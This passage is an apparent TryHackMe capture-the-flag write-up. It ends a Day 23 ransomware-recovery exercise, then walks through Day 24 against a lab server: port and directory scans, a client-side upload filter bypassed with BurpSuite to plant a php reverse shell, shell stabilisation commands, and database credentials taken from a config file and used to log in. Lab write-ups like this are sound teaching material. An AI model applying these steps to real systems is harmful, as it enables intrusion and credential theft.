
Answer: .grinch



Step 4

After that, check for suspicious tasks in the task scheduler.


Question 4: What is the name of the suspicious scheduled task?
Answer: opidsfsdf




Step 5

Then, check for properties of opidsfsdf.

Question 5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?
Answer: C:\Users\Administrator\Desktop\opidsfsdf.exe




Question 6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?
Answer: 7a9eea15-0000-0000-0000-010000000000



Step 6

Then, open the disk management to change the drive letter and paths of the backup disk2 so we can find something useful that was backed up before everything is being encrypted. Check in the disk for any hidden file.


Question 7: Assign the hidden partition a letter. What is the name of the hidden folder?
Answer: confidential



Step 6

Restore the encrypted file in the file named ‘Confidential’. Finally, find the password in the text file in the confidential file.

Question 8: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file? Answer: m33pa55w0rdIZseecure!



Thought Process/Methodology:

Firstly, we used remmina to login into the remote desktop which the username and password are provided in thm. Next, we opened the ransom note and decrypted the encoded value in it with cyberchef. After exploring the disk, we found that the encrypted file has file extension of .grinch. We also checked for suspicious tasks in the task scheduler. We know that there was a shadow copy so we opened the disk management to change the drive letter and paths of the backup disk2 so we can find something useful that was backed up before everything is being encrypted. Then, we checked the hidden file to find that there is indeed a hidden file named ‘Confidential’ that looks suspicious so we restored the file to the older version to see if there is anything in it. Finally, we opened the master-password text file and obtained the password.

Day 24: [Final challenge] The Trial Before Christmas

Tools used: Kali Linux, Nmap, Gobuster, Netcat, Mysql, CrackStation

Walkthrough:

Step 1

Perform a port scan on the IP address of the machine given using nmap.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.10.112.60
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-22 11:51 EDT
Nmap scan report for 10.10.112.60
Host is up (0.22s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.68 seconds
```

Question 1: Scan the machine. What ports are open?

Answer:


	Open	Closed
80	◉	○
8080	○	◉
22	○	◉
65000	◉	○

Step 2

Using the result of port scanning, we browse both of the ports.

Question 2: What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

Answer: Light Cycle




Step 3

Use Gobuster to figure out the hidden php page and hidden directory of the web page. From the results, try putting them behind the IP address in the browser to check their content.

Question 3: What is the name of the hidden php page?
Answer: /uploads.php
Question 4: What is the name of the hidden directory where file uploads are saved?
Answer: /grid

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo gobuster dir -u http://10.10.112.60:65000/ -w big.txt -x php
[sudo] password for kali:
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.112.60:65000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/07/22 12:11:50 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 280]
/.htaccess            (Status: 403) [Size: 280]
/.htaccess.php        (Status: 403) [Size: 280]
/.htpasswd.php        (Status: 403) [Size: 280]
/api                  (Status: 301) [Size: 319] [--> http://10.10.112.60:65000/api/]
/assets               (Status: 301) [Size: 322] [--> http://10.10.112.60:65000/assets/]
/grid                 (Status: 301) [Size: 320] [--> http://10.10.112.60:65000/grid/]
/index.php            (Status: 200) [Size: 800]
/server-status        (Status: 403) [Size: 280]
/uploads.php          (Status: 200) [Size: 1328]

===============================================================
2022/07/22 12:26:55 Finished
===============================================================
```




Index of /grid

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.29 (Ubuntu) Server at 10.10.112.60 Port 65000


Step 4

To create a reverse shell, download the script (php-reverse-shell.php). Change the specific information needed in the script in mousepad. Save it after editing the ip address and port number.



Step 5

Run a listener using netcat.




Step 6

As the website only accepts jpg file extension, rename the script to php-reverse-shell.jpg.php. However, it still shows invalid file type.


Step 7

Hence, we need the help of BurpSuite. To also intercept JavaScript file type, switch to the options of the proxy tab to edit the request interception rule. Delete |^js$ in the match condition.




Step 8

Open browser from BurpSuite and key in the IP address of the website. Drop only the 2nd request with the JavaScript filter (filter.js) which prevents us from uploading the file just now. Forward the others.



Step 9

When we have selected the script that we want to upload, the request is shown as below. Forward the request and our script is uploaded successfully. We can now see the file in the /grid directory.




Index of /grid


Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.jpg.php	2022-07-22 18:04	5.4K	


Apache/2.4.29 (Ubuntu) Server at 10.10.112.60 Port 65000

Step 10

Click on the file to run it. We now have access into the reverse shell. Run the commands as below to upgrade and stabilize the shell.







Question 6: What lines are used to upgrade and stabilize your shell?

Answer:

- [x] stty raw -echo; fg
- [x] python3 -c 'import pty;pty.spawn("/bin/bash")'
- [x] export TERM=xterm
- [ ] SELECT * FROM users;
- [ ] lxc exec CONTAINERNAME /bin/sh
- [ ] mysql -uUSERNAME -p

Step 11

To capture the flag, navigate to /var/www as given in the hint and cat the web.txt.

Question 5: What is the value of the web.txt flag?

Answer: THM{ENTER_THE_GRID}

```
www-data@light-cycle:/$ ls
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
www-data@light-cycle:/$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
```

Step 12

To find the useful credentials, navigate to var/www/TheGrid and review all the files in it. Then, we find some useful informations such as username and password in 'dbauth.php' for the next step.

Question 7: Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? **Username:password**
Answer: tron:IFightForTheUsers

```
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
```

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
```

Step 13

Access to the database using **mysql** command, get into the credentials (tron) and print the users table. Copy the password hash.

Question 8: Access the database and discover the encrypted credentials. What is the name of the database you find these in?
Answer: tron

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.01 sec)

mysql> use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+----------------+
| Tables_in_tron |
